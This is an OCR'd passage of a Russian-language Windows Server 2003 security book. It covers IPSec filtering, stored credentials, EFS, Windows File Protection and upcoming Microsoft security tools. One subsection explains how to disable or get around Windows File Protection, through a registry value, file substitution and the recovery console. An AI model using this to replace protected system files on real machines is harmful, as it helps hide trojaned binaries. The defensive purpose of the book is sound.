Отметим, что мы сканировали только TCP-порты — полное сканирование всех 65535 UDP портов дает ложные результаты, поскольку при сканировании UDP-портов программа ScanLine делает вывод о том, что порт закрыт, после получения ICMP-сообщения о недостижимости пункта назначения. Фильтры IPSec блокируют все порты, поэтому ответ о недостижимости не приходит и программа делает вывод, что порт открыт. После применения политики WebServerOnly все остальные порты исчезли. Также система не отвечает на `ping`-запросы. Эта система становится полностью невидимой, за исключением TCP-порта 80. Это касается даже исключений по умолчанию, кроме UDP-порта 500, поскольку в Windows Server 2003 по умолчанию установлено значение параметра `NoDefaultExempt=3`. Прекрасно!

СОВЕТ Политики IPSec можно применять для узлов, доменов или организационных единиц.

Управление фильтрами через командную строку

Как видно из предыдущего примера, настройка политики IPSec через графический интерфейс — дело достаточно сложное. Более того, по причине использования графического интерфейса этот процесс нельзя выполнить с помощью сценария, запускаемого из командной строки. Для систем под управлением Windows 2000 и предыдущих версий Windows существует утилита `ipsecpol`, которая позволяет создавать и применять политики IPSec из командной строки или командного файла. Программа `ipsecpol.exe` входит в пакет Windows 2000 Resource Kit, также бесплатно ее можно получить с программой Windows 2000 Internet Server Security Configuration Tool (см. раздел "Дополнительная литература и ссылки"). Для систем Windows XP для настройки фильтров IPSec из командной следует использовать программу `ipseccmd.exe`, а для Windows Server 2003 — встроенную команду `netsh`.

Ограничения программы `ipsecpol` по сравнению с настройкой через графический интерфейс

Компания Microsoft официально не поддерживает утилиту `ipsecpol`, поскольку в ней не реализованы некоторые функции, доступные через графический интерфейс. Ключевые отличия перечислены в следующем списке (который взят из статьи консультанта из компании Microsoft Стива Райли (Steve Riley) "Using IPSec to Lock Down a Server", см. раздел "Дополнительная литература и ссылки").

- С помощью утилиты `ipsecpol` нельзя отключить правило ответа по умолчанию (это правило на самом деле к фильтрам не применяется, так как все входящие соединения или разрешаются, или блокируются).
- Имя правила используется как имя списка фильтров.

- Команды `-n PASS` и `-n BLOCK` не используют существующие действия Permit (Разрешить) или Block (Заблокировать), если они были созданы через графический интерфейс; вместо этого создается новое действие с разрешением или блокированием с названием в формате "`правило-список-имя negpol`".
- В свойствах каждого действия фильтра по умолчанию есть список методов безопасности, но поскольку в действительности защита не устанавливается, этот список игнорируется.
- При удалении политики с использованием параметра `-o` будут также удалены связанные с ней списки фильтров и действия фильтров. При удалении политики через графический интерфейс списки фильтров и действия фильтров не удаляются.

Новая команда `netsh`


В Windows Server 2003 компания Microsoft реализовала все функциональные возможности `ipsecpol` в новой утилите `netsh`. Кроме того, были исправлены некоторые недочеты прежней программы и теперь из командной строки доступно полное управление фильтрами IPSec. При использовании программы `netsh` для управления фильтрами IPSec применяется довольно сложный синтаксис, поэтому удобнее будет сохранить несколько сценариев, чтобы иметь под рукой несколько готовых примеров сценариев. Вместо того чтобы заново показывать примеры создания нескольких сценариев, мы просто рекомендуем прочесть великолепное (и бесплатное) руководство по безопасности Windows Server 2003 (*Windows Server 2003 Security Guide*) от Microsoft, в котором содержаться многие `netsh`-сценарии для настройки фильтров IPSec через командную строку (см. ссылку в разделе "Дополнительная литература и ссылки" в конце этой главы).

Сохраненные имена пользователей и пароли

Новая возможность в Windows XP и Windows Server 2003 обеспечивает безопасное хранение аутентификационных данных различных пользователей, включая и пароли для учетных записей в "непроверенных" доменах Windows и пароли для службы Microsoft Passport. Это позволяет пользователям с легкостью получать доступ к часто используемым аутентификационным данным даже во время путешествий. Подробно эта возможность описана в статье базе знаний Microsoft 281660 (см. ссылку в разделе "Дополнительная литература и ссылки в конце главы).

НА ЗАМЕТКУ В версии Windows XP Home Edition хранятся только аутентификационные данные для служб Remote Access Services/Virtual Private Networking и Passport.

В системах Windows XP возможность Stored Usernames and Passwords (Сохранение имени пользователя и пароля) доступна на панели управления с помощью оснастки User Accounts (Учетные записи пользователей). В зависимости от используемой версии (Windows XP Home или Professional) и от того, является ли компьютер членом домена, метод доступа к Stored Usernames and Passwords может отличаться. На контроллерах домена Windows Server 2003 Stored Usernames and Passwords (Сохранение имени пользователя и пароля) является отдельной панелью управления, поскольку панели User Accounts (Учетные записи пользователей) не существует. На приведенном ниже рисунке показана панель управления Stored Usernames and Passwords, учетная запись для службы Microsoft Passport, установленная на локальном компьютере. Для сохранения других учетных записей и паролей на локальном компьютере следует щелкнуть на кнопке Add (Добавить), но если нужно добавить еще одну учетную запись для службы Passport, придется воспользоваться Мастером .NET Passport (выполните поиск в справочной системе по слову "passport").



СОВЕТ Управлять сохраненными именами пользователей и паролями можно и через командную строку, как описано в статье базы знаний Microsoft 287536 (см. раздел "Дополнительная литература и ссылки").

Нам изначально не очень понравилась идея повторного использования паролей на разных системах и хранения их в одном месте для упрощения жизни пользователей. Вспомните наши рассуждения по поводу повторного использования данных LSA Secrets и паролей в сетевом окружении (см. главу 8, "Расширение сферы влияния"), когда мы указали на повторное использование паролей как один из основных факторов риска при атаках в локальной сети. Хотя служба Stored Usernames and Passwords не хранит аутентификационные данные в кэше LSA Secrets (`%userprofile%\Application Data\Microsoft\Credentials\[`*`Идентификатор SID пользователя`*`]\Credentials`) и данные зашифрованы с помощью ключа, связанного с аутентификационными данными пользователя для входа в систему, по-прежнему сохраняется опасность, что компрометация учетной записи одного пользователя может повлечь взлом других систем. К тому же, при попытке доступа к ресурсам операционная система Windows сначала для аутентификации будет использовать аутентификационные данные работающего пользователя, а потом аутентификационные данные, сохраненные в Stored Usernames and Passwords. При этом эти данные передаются по сети, что также несет потенциальную угрозу, если используется незащищенный протокол.

С другой стороны, Windows способна хранить множество аутентификационных данных в нескольких отдельных местах (пароли для Web-сайта посредством Internet Explorer, пароли учетных записей для коммутируемых подключений, пароли для входа в домен в LSA Secrets и т.д.), поэтому единое централизованное хранилище для хранения аутентификационной информации может оказать и благотворное влияние. Будущее покажет.

Зашифрованная файловая система

Одним из главных элементов операционной системы Windows 2000, связанных с обеспечением безопасности, является файловая система EFS (Encrypting File System — зашифрованная файловая система). Файловая система EFS основана на криптографической защите с открытым ключом и используется для шифрования сохраненных на диске данных в реальном времени для их защиты от злоумышленника, у которого нет нужного ключа. Компания Microsoft выпустила официальный документ с подробным пояснением принципов работы системы EFS (см. раздел "Дополнительная литература и ссылки"). В Windows Server 2003 компания Microsoft внесла только косметические изменения в EFS, поэтому мы рассмотрим принципы EFS на примере Windows 2000 и укажем важные обновления.

Коротко говоря, то система EFS позволяет зашифровать файл или каталог по быстрому симметричному алгоритму шифрования с использованием случайным образом сгенерированного ключа шифрования файла (FEK), уникального для файла или каталога. В системе EFS использован алгоритм шифрования по стандарту DESX (Extended Data Encryption Standard — расширенный стандарт шифрования данных). В Windows Server 2003 реализованы дополнительные алгоритмы. Ключ FEK генерируется случайным образом, а затем шифруется одним или несколькими открытыми ключами, среди которых есть ключ пользователя (каждый пользователь в Windows 2000 получает открытый и секретный ключ) и ключ агента восстановления. Полученные зашифрованные значения сохраняются как атрибуты файла.

Возможность восстановления ключа реализована на случай, если пользователь зашифровал важные данные, а затем ушел из организации, или забыл свои ключи шифрования. Чтобы предотвратить потерю зашифрованных данных, в Windows 2000 и следующих версиях Windows существует агент восстановления для системы EFS, без которого эта файловая система работать не будет. Поскольку ключ FEK не зависит от пары из открытого и секретного ключа пользователя, агент восстановления может расшифровать содержимое файла, без секретного ключа пользователя. По умолчанию агентом восстановления данных в системе назначается локальный администратор.

Хотя во многих ситуациях система EFS полезна, ее не рекомендуется применять нескольким пользователям одной машины для защиты файлов друг от друга. Для этой цели существуют списки контроля доступа (ACL) файловой системы NTFS. Компания Microsoft позиционирует систему EFS как средство защиты файлов на сервере, а также как средство укрепления системы от атак, при которых хакер обходит защиту системы NTFS, например, путем загрузки другой операционной системы и использования для работы с диском утилит производства других компаний. В документе по системе EFS от компании Microsoft сказано: "Система EFS обеспечивает безопасность в случае использования утилит для других операционных систем, которые предназначены для получения физического доступа к файлам тома NTFS без проверки прав доступа." *Во время рассмотрения уязвимых мест системы EFS в главе 14, "Физические атаки", мы доказали, что это утверждение во многом ложно*, а потому всем желающим использовать систему EFS для защиты от физических атак следует перечитать эту главу и подумать еще раз. Как сказано в главе 14, "Физические атаки", единственный способ защитить систему EFS от физических атак — запустить `SYSKEY` в режиме 2 или 3.

Защита файлов Windows

Служба защиты файлов Windows (Windows File Protection, WFP) сверяет версии исходного и системного файла пред тем, как установить его (иногда эту службу называют защитой системных файлов , System File Protection, SFP). Такая проверка позволяет предотвратить подмену защищенных файлов системы с расширениями `.sys`, `.dll`, `.ocx`, `.ttf`, `.fon` и `.exe`. Служба WFP выполняется в фоновом режиме и выявляет попытки других программ заменить или удалить защищенный файл, а также проверяет цифровую подпись файла для проверки версии нового файла.

Если версия файла некорректна, то служба WFP заменяет файл его резервной копией, которая по умолчанию хранится в каталоге `%systemroot%\system32\dllcache` (этот каталог скрыт как защищенный файл операционной системы), или установочным файлом, который копируется по сети или с оригинального компакт-диска Windows 2000. Если служба WFP не способна обнаружить соответствующий файл, она предлагает пользователю указать его местоположение. Служба WFP также делает запись в журнале событий о попытке замены файла.

Компания Microsoft не внесла существенных изменений в службу WFP в операционной системе Windows Server 2003, но мы рассмотрим ее более подробно, чтобы указать на некоторые интересные аспекты атак против этой службы.

В конфигурации по умолчанию служба WFP всегда включена и разрешает производить замену системных файлов только:

- пакетам обновления Windows, при этом используется программа `update.exe`;
- дистрибутивам "горячих исправлений" (программа `hotfix.exe`);
- обновлениям операционной системы, которые используют программу `Winnt32.exe`;
- службе Windows Update;
- службе Windows 2000 Device Manager/Class Installer.

Для проверки целостности файлов, защищенных службой WFP, запустите программу с графическим интерфейсом File Signature Checker (`sigverif.exe`) или программу для работы через командную строку System File Checker (`sfc.exe`). На рис. 16.14 показан результат сканирования системы с помощью программы File Signature Checker. Обратите внимание, что некоторые файлы не имеют подписи — хотя это могут быть файлы, установленные программами, произведенными не компанией Microsoft, а другими компаниями, причем названия некоторых из них вызывают подозрение.




Рис. 16.14. Результат сканирования системы с помощью программы File Signature Checker: показаны файлы, не подписанные компанией Microsoft

Служба WFP определяет достоверность файлов с помощью механизма под названием *подпись драйвера* (driver signing). Подпись от Microsoft имеют почти все файлы системы Windows 2000, подписи (хешированные значения SHA-1) хранятся в файлах-каталогах (не в самих драйверах) в каталоге `%systemroot%\system32\CatRoot`. Чтобы посмотреть сведения из подписи, нужно открыть файл с расширением `.cat`.

Обход механизма WFP

Служба WFP не является механизмом обеспечения безопасности. Существует несколько способов, которые позволяют отключить ее полностью или обойти процедуры проверки.

В статье базы знаний Q222473 описано, как отключить службу WFP для следующей загрузки системы без необходимости отвечать на дополнительные запросы. Джереми Коллейк (Jeremy Collake) обнаружил, что служба WFP *временно отключается*, если параметру реестра `SFCDisable` присвоить значение `0ffffff9dh`. Ветвь реестра `WinLogon` (`HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon`) разрешено изменять только администраторам и системным операторам, и такие события записываются в системный

журнал. События имеют тип Event ID 64032 "Windows File Protection is not active on this system" ("Служба Windows File Protection не активна на этой системе").

Модератор рассылки NTBugtraq Расс Купер (Russ Cooper) сообщил, что служба WFP подтверждает целостность файла, если его подпись соответствует любой из подписей любого защищенного файла. Например, Расс скопировал файл `notepad.exe` в файл с именем `wscript.exe` (оба эти файла защищены службой WFP), а служба WFP не предложила заменить измененный файл `wscript.exe` его резервной копией из каталога `dllcache`. Также, загрузившись в консоль восстановления Windows, можно вручную заменять файлы, защищенные службой WFP, и система не будет этому препятствовать.

Этими возможностями могут воспользоваться администраторы, желающие удалить из системы мощные утилиты администрирования (например, файл `cmd.exe`). Прежде всего, для нормального удаления таких файлов следует отключить службу WFP. Затем следует удалить резервную копию всех удаляемых файлов из каталога `dllcache`, чтобы злоумышленник не смог скопировать эти программы из кэш-области. Как всегда, лучший механизм защиты — применить к таким утилитам списки контроля доступа ACL, а не удалять их полностью.

По описанным выше причинам, служба WFP Windows не является достаточно надежным механизмом защиты от "троянских" программ и других аналогичных атак. Проблемы защиты любой машины от взлома хакером, который имеет неограниченный физический доступ к системе, не позволяют создать достаточно эффективный механизм. Тем не менее, служба WFP на данный момент обеспечивает достаточно неплохой уровень защиты от неуклюжих администраторов и низкоквалифицированных хакеров, которые хотят удалить или изменить файлы Windows. Интересно, сможет ли компания Microsoft поднять уровень надежности этой службы в следующих версиях системы.

Резюме

Существует множество других компонентов Windows, связанных с системой безопасности, которые мы не описали. Среди них обновленная версия службы Certificate Services 2.0, поддержка аутентификации Smart Card, новый сервер RADIUS, служба Routing and Remote Access Services (RRAS). Однако компоненты, описанные в данной главе, лежат в основе защитных действий против многих упомянутых в книге атак. Надеемся, наш короткий обзор помог вам получить представление о наиболее эффективных мерах противодействия от хакеров любой квалификации.

Дополнительная литература и ссылки

Литература	Ссылки
Бюллетени Microsoft, "горячие исправления" и статьи базы знаний	
Q234926, "Windows 2000 Security Templates Are Incremental"	`http://support.microsoft.com/?kbid=234926`
Q222473, "Registry Settings for Windows File Protection" (рекомедации по отключению службы для следующей загрузки)	`http://support.microsoft.com/?kbid=222473`
Q253169, "Traffic That Can–and Cannot–Be Secured by IPSec" ("Фильтруемый и нефильтруемый трафик с помощью IPSec")	`http://support.microsoft.com/?kbid=253169`

Литература	Ссылки
В статье Q254728 обсуждается, как отключить исключения по умолчанию для пакетов протоколов Kerberos и RSVP	http://support.microsoft.com/?kbid=254728
Исключения по умолчанию для фильтров IPSec отменены в Windows Server 2003	http://support.microsoft.com/?kbid=810207
Правила работы службы Stored User Names and Passwords	http://support.microsoft.com/?kbid=281660
Возможность настройки службы Stored User Names and Passwords через командную строку	http://support.microsoft.com/?kbid=287536
Бесплатные средства	
Наиболее часто задаваемые вопросы по MBSA	http://www.microsoft.com/technet/security/tools/Tools/mbsaqa.asp
Утилита Windows 2000 Internet Server Security Configuration Tool и программа `ipsecpol.exe`	http://www.microsoft.com/technet/security/tools.asp
Шаблон безопасности `hisecweb`	http://download.microsoft.com/download/win2000srv/SCM/1.0/NT5/EN-US/hisecweb.exe
Утилита `fpipe` от компании Foundstone	http://www.foundstone.com
Общие ссылки	
Изменения в системе безопасности в Windows Server 2003	http://msdn.microsoft.com/library/en-us/dncode/html/secure06122003.asp
Набор параметров безопасности Internet Explorer Enhanced Security Configuration	http://www.microsoft.com/technet/prodtechnol/windowsserver2003/proddocs/entserver/iesechelp.asp
Руководство по безопасности Windows Server 2003	http://www.microsoft.com/technet/security/prodtech/Windows/Win2003/W2003HG/SGCH00.asp
Угрозы и меры противодействия: параметры безопасности в Windows XP и Windows Server 2003	http://go.microsoft.com/fwlink/?LinkId=15159
Подробная техническая информация о функциях защиты Windows 2000, описанных в данной главе, в статье "Microsoft Windows 2000 How It Works, Security topic"	http://www.microsoft.com/windows2000/techinfo/howitworks/default.asp#section5
Описание возможностей утилиты MBSA на русском языке	http://www.microsoft.com/rus/security/articles/baseline_security_analyzer/features.mspx
Статьи на русском языке по описанию групповых политик в Windows 2000	http://osp.admin.tomsk.ru/win2000/worknt/2000/01/053.htm, http://www.certification.ru/library/articlesdir/big52.html и http://www.certification.ru/library/articlesdir/big53.html
Инструмент Resultant Set of Policy (RSoP) в Windows Server 2003. Описание на русском языке	http://www.networkdoc.ru/trainers2000/win2003/read.html?article03.html
Стандарты RFC и описания протокола IPSec	http://www.ietf.org/html.charters/ipsec-charter.html
Статья консультанта из компании Microsoft Стива Райли (Steve Riley) "Using IPSec to Lock Down a Server" ("Использование IPSec для защиты сервера")	http://www.microsoft.com/ISN/Columnists/using_ipsec.asp?A=0
Группа новостей "Microsoft TechNet's peer-to-peer newsgroup", в ней часто появляются материалы о протоколе IPSec	news://microsoft.public.win2000.networking

ГЛАВА 17

БУДУЩЕЕ БЕЗОПАСНОСТИ WINDOWS

В этой главе мы проведем обзор новых технологий обеспечения безопасности, которые должны дополнить систему Windows. В частности, будут рассмотрены планируемые дополнительные возможности Windows Server 2003 и следующая версия операционной системы Windows под кодовым названием Longhorn.

Новые средства и дополнительные возможности

Рассмотренные ниже средства или уже доступны, или будут доступны в скором будущем на официальном сайте Windows Server 2003 (см. раздел "Дополнительная литература и ссылки" в конце главы).

Протокол NAT Traversal (NAT-T)

Помните ли вы то время, когда протокол IPSec не работал при установке устройства трансляции сетевых адресов (NAT) или брандмауэра? Для решения этой проблемы разработан Internet-стандарт "Инкапсуляция пакетов протокола IPSec в UDP", который также известен как протокол NAT-T и реализован в обновлениях для Windows 2000 и Windows XP, как описано в статье базы знаний 818043. Установите обновление, описанное в этой статье, и вы получите возможность доступа через NAT-устройства к серверам следующих протоколов (должна быть проведена соответствующая настройка NAT-устройств):

- **протокол L2TP** (Layer Two Tunneling Protocol) — требуется открыть UDP-порты 500 и 1701;
- **протокол NAT-T** — требуется открыть UDP-порт 4500;
- **протокол ESP** (Encapsulating Security Payload) — протокол IP, порт 50

Теперь две мощные технологии безопасности могут быть реализованы одновременно.

НА ЗАМЕТКУ В Windows Server 2003 эта функциональная возможность встроена изначально.

Консоль управления групповыми политиками

В этой книге мы уже достаточно рассказывали об удобстве использования групповых политик для управления инфраструктурами службы Active Directory в системах Windows 2000 и следующих версиях. Однако управление групповыми политиками, впервые реализованными в Windows 2000, не было унифицированным и связным. Для устранения этого недостатка Microsoft разработала консоль управления групповыми политиками (Group Policy Management Console — GPMC), которая содержит новую оснастку панели MMC и набор программируемых интерфейсов для управления групповыми политиками. На рис. 17.1 показано окно консоли управления групповыми политиками, отображающее настройки объекта групповой политики Default Domain.




Рис. 17.1. Усовершенствование системы Windows Server 2003 — консоль управления групповыми политиками

Появление GPMC можно только приветствовать, и любой, кто использует групповые политики в ежедневной работе, полюбит это средство. Эта консоль унифицирует редактирование, создание отчетов, моделирование, результирующий набор политик, правила ограничения действий пользователей и даже резервное копирование объектов GPO в едином интерфейсе.

СОВЕТ Не обязательно устанавливать систему Windows Server 2003 для доступа к преимуществам GPMC, эту консоль можно запустить на системах под управлением Windows XP Service Pack 1 при наличии установленной платформы .NET Framework.

Набор инструментов для объединения информации о пользователях

На сайте Windows Server 2003 Downloads доступно еще одно дополнительное средство Windows Server 2003 Enterprise Edition — этот набор инструментов представляет собой урезанную версию полнофункционального сервера Microsoft Identity Integration Server 2003 (MIIS), предназначенного для сквозного управления пользовательскими профилями в корпоративных сетях. Сервер MIIS 2003 позволяет более эффективно управлять персональной информацией о пользователях и правами доступа, предоставляя возможность интеграции данных о каждом пользователе из множества каталогов и хранилищ информации (включая информацию служб каталогов, сетевых операционных систем, систем электронной почты, приложений, баз данных и т.д.). Оригинальным названием сервера MIIS служила аббревиатура MMS (Microsoft Metadirectory Services — службы метакаталогов Microsoft), а аббревиатура MIIS обозначает третью версию этого программного продукта. MIIS также позволяет централизовать

информацию об учетных записях и аутентификационных данных из различных хранилищ, включая создание новых учетных записей и выдачу паролей. Новое программное обеспечение включает инструменты, которые позволяют пользователям самостоятельно менять собственные пароли через защищенную Web-страницу.

Набор инструментов MIIS позволяет синхронизировать идентификационную информацию только между различными лесами службы Active Directory или из каталогов, созданных на базе отдельных приложений с помощью технологии ADAM (Active Directory in Application Mode). MIIS также позволяет использовать учетные записи пользователей из различных лесов.

НА ЗАМЕТКУ Для применения MIIS и пакета Identity Integration Feature Pack требуется установка Enterprise Edition операционной системы Windows Server 2003, а также SQL Server 2000, Enterprise Edition или Standard Edition SP3.

Сервер MIIS и пакет инструментов для интеграции данных пользователей более всего пригодятся в организациях, в которых существует несколько отдельных хранилищ аутентификационных данных. Например, рассмотрим большую корпорацию, состоящую из нескольких территориально разделенных филиалов. В целях безопасности и для организации четкой структуры Active Directory (внешняя структура) управляется отдельно от внутренней, хотя многие учетные записи принадлежат одним и тем же пользователям. Таким образом, необходимо синхронизировать информацию внешних и внутренних учетных записей без создания доверительных отношений или предусмотреть какой-нибудь способ для безопасного объединения двух каталогов. MIIS идеально подходит для этого случая — этот пакет позволяет согласовать сведения об учетных записях и создать в организации единое хранилище идентификационных данных (важная концепция в стандарте безопасности ISO17799, см. главу 1, "Основы безопасности сетей и систем"). Кроме того, пользователи могут самостоятельно управлять своими паролями в двух инфраструктурах, что позволяет снизить затраты на обслуживающий персонал и организовать единый механизм для управления паролями всех пользователей корпорации. Мы рекомендуем воспользоваться возможностями этого пакета инструментов и подумать над переходом к полнофункциональной версии для крупных организаций, в которых информация учетных записей пользователей хранится в нескольких отдельных местах.

Active Directory in Application Mode

Мы воспринимаем технологию ADAM как "Active Directory Lite" (упрощенная версия Active Directory). На самом деле, технология ADAM (Active Directory in Application Mode — служба Active Directory в режиме приложений) представляет собой отдельный продукт, который запускается как отдельная от операционной системы служба (от имени учетной записи Network Service). Технология ADAM позволяет внедрять и использовать службу каталогов Active Directory в качестве службы упрощенного доступа к службам каталогов LDAP (Lightweight Directory Access Protocol) для работы с данными отдельных приложений, однако не требует такой тесной интеграции с Windows. Новая технология также предоставляет более упрощенную и удобную в управлении схему, чем полнофункциональная служба Active Directory. Для развертывания ADAM не требуются ни домен, ни контроллер домена, ни даже сервер. По существу, это простая служба каталогов, предназначенная для хранения информации приложений, которым достаточно некоторых возможностей Active Directory (без той сложности, ненужных возможностей и отсутствия гибкости службы AD).

Технология ADAM идеально подойдет для поставщиков услуг, которые хотят управлять данными своих пользователей с помощью службы каталогов, но приходят в ужас при одной мысли о необходимости установки полнофункциональной службы Active Directory. Кроме того, ADAM имеет преимущество в плане возможности управления пользовательскими объек-

тами, которые не поддерживают принципов безопасности Windows, но могут проходить аутентификацию по протоколу LDAP. Таким образом, любое приложение, которое поддерживает протокол LDAP, способно использовать технологию ADAM как хранилище пользовательских данных.

Безусловно, нужно указать и несколько недостатков. Технология ADAM не поддерживает некоторых возможностей, например групповой политики, которая является одним из основных преимуществ полнофункциональной службы Active Directory. Кроме того, административные средства не такие мощные, как в Active Directory, — большинство из них работают в интерфейсе командной строки, а единственными программами с графическим интерфейсом является LDAP-клиент `ldp` (см. главу 4, "Инвентаризация") и программа редактирования Active Directory Services Interface (ADSI), окно которой изображено на рис. 17.2. Обратите внимание на два соединения: одно к полнофункциональному экземпляру службы Active Directory (порт 389) и другое к TCP-порту 50000 (порт по умолчанию для технологии ADAM).




Рис. 17.2. Программа ADAM ADSI Edit

Мы еще не видели примеров использования ADAM в реальной жизни, но нам нравится идея отдельного продукта для управления каталогами по протоколу LDAP. Возможно, теперь в Microsoft серьезно займутся вопросом: зачем тогда пользователям вообще реализовывать полнофункциональную службу Active Directory?

Microsoft Operations Manager (MOM)

Наш опыт управления крупными сетями систем под управлением Windows позволяет нам со всей ответственностью утверждать, что главное — это информация. Тот, кто не знает, что творится в центре хранения данных, может забыть и о безопасности. Почему мы решили рассказать о MOM в главе о будущем безопасности Windows? Хотя MOM доступен сейчас как

дополнение, но мы верим, что в ближайшем будущем этот инструментарий станет стандартом мониторинга событий и производительности всех серверных приложений Windows. Поэтому следует, по крайней мере, дать обзор этого продукта и рассказать о средствах обеспечения безопасности при его работе.

Узнать о предназначении MOM можно из источников, которые приведены в разделе "Дополнительная литература и ссылки" в конце этой главы. Здесь же мы сосредоточимся на преимуществах безопасности MOM. Основное преимущество MOM заключается в том, что это средство позволяет предоставить безопасную, централизованную базу данных записей о событиях для всего окружения. Как правило, это выполняется с помощью функции MOM для объединения журналов безопасности, благодаря которой собранные сведения о событиях отправляются на защищенный центральный компьютер. При этом объединяются различные источники данных, включая сообщения протокола SNMP и UNIX-программы `syslog`. Это незаменимое средство для тех администраторов, кому приходится управлять журналами безопасности на тысячах серверов. MOM также позволяет отслеживать параметры безопасности для систем, объединенных в организационные единицы (например IIS-серверы).

Безусловно, одного отслеживания и сбора записей о событиях недостаточно, мы знаем множество организаций, в которых хранятся огромные объемы информации с записями о зарегистрированных событиях, которые никогда никто не просмотрит и не предпримет никаких действий. Администратор должен создать систему оповещения о критически важных событиях и организовать автоматическое применение заранее созданных политик, которые не должны изменяться до вмешательства администратора. Инструментарий MOM позволяет организовать такие действия в ответ на важные события с помощью сценариев для уведомления администраторов и/или профилактического назначения политики для всего окружения. Например, Microsoft Operations Manager может отправлять уведомления на указанную учетную запись администратора, отключать учетную запись в ответ на зарегистрированные незаконные действия или даже выключать потенциально скомпрометированный компьютер.

Кроме того, в MOM можно корректировать действующие или создать новые правила, которые позволяют осуществлять мониторинг тенденций относительно производительности системы и приложений как в целях создания отчетов, так и для планирования. При этом все данные предоставляются в виде удобных для восприятия графиков и диаграмм.

Предусмотрительный системный администратор должен уже сейчас заинтересоваться возможностями Microsoft Operations Manager (MOM) 2005, выпуск которого планируется уже в 2004 году. Новая версия MOM позволит управлять данными Active Directory, .NET Framework, Exchange, Biztalk, ISA Server и SQL Server (и это еще неполный список).

Microsoft Audit Collection System (MACS)

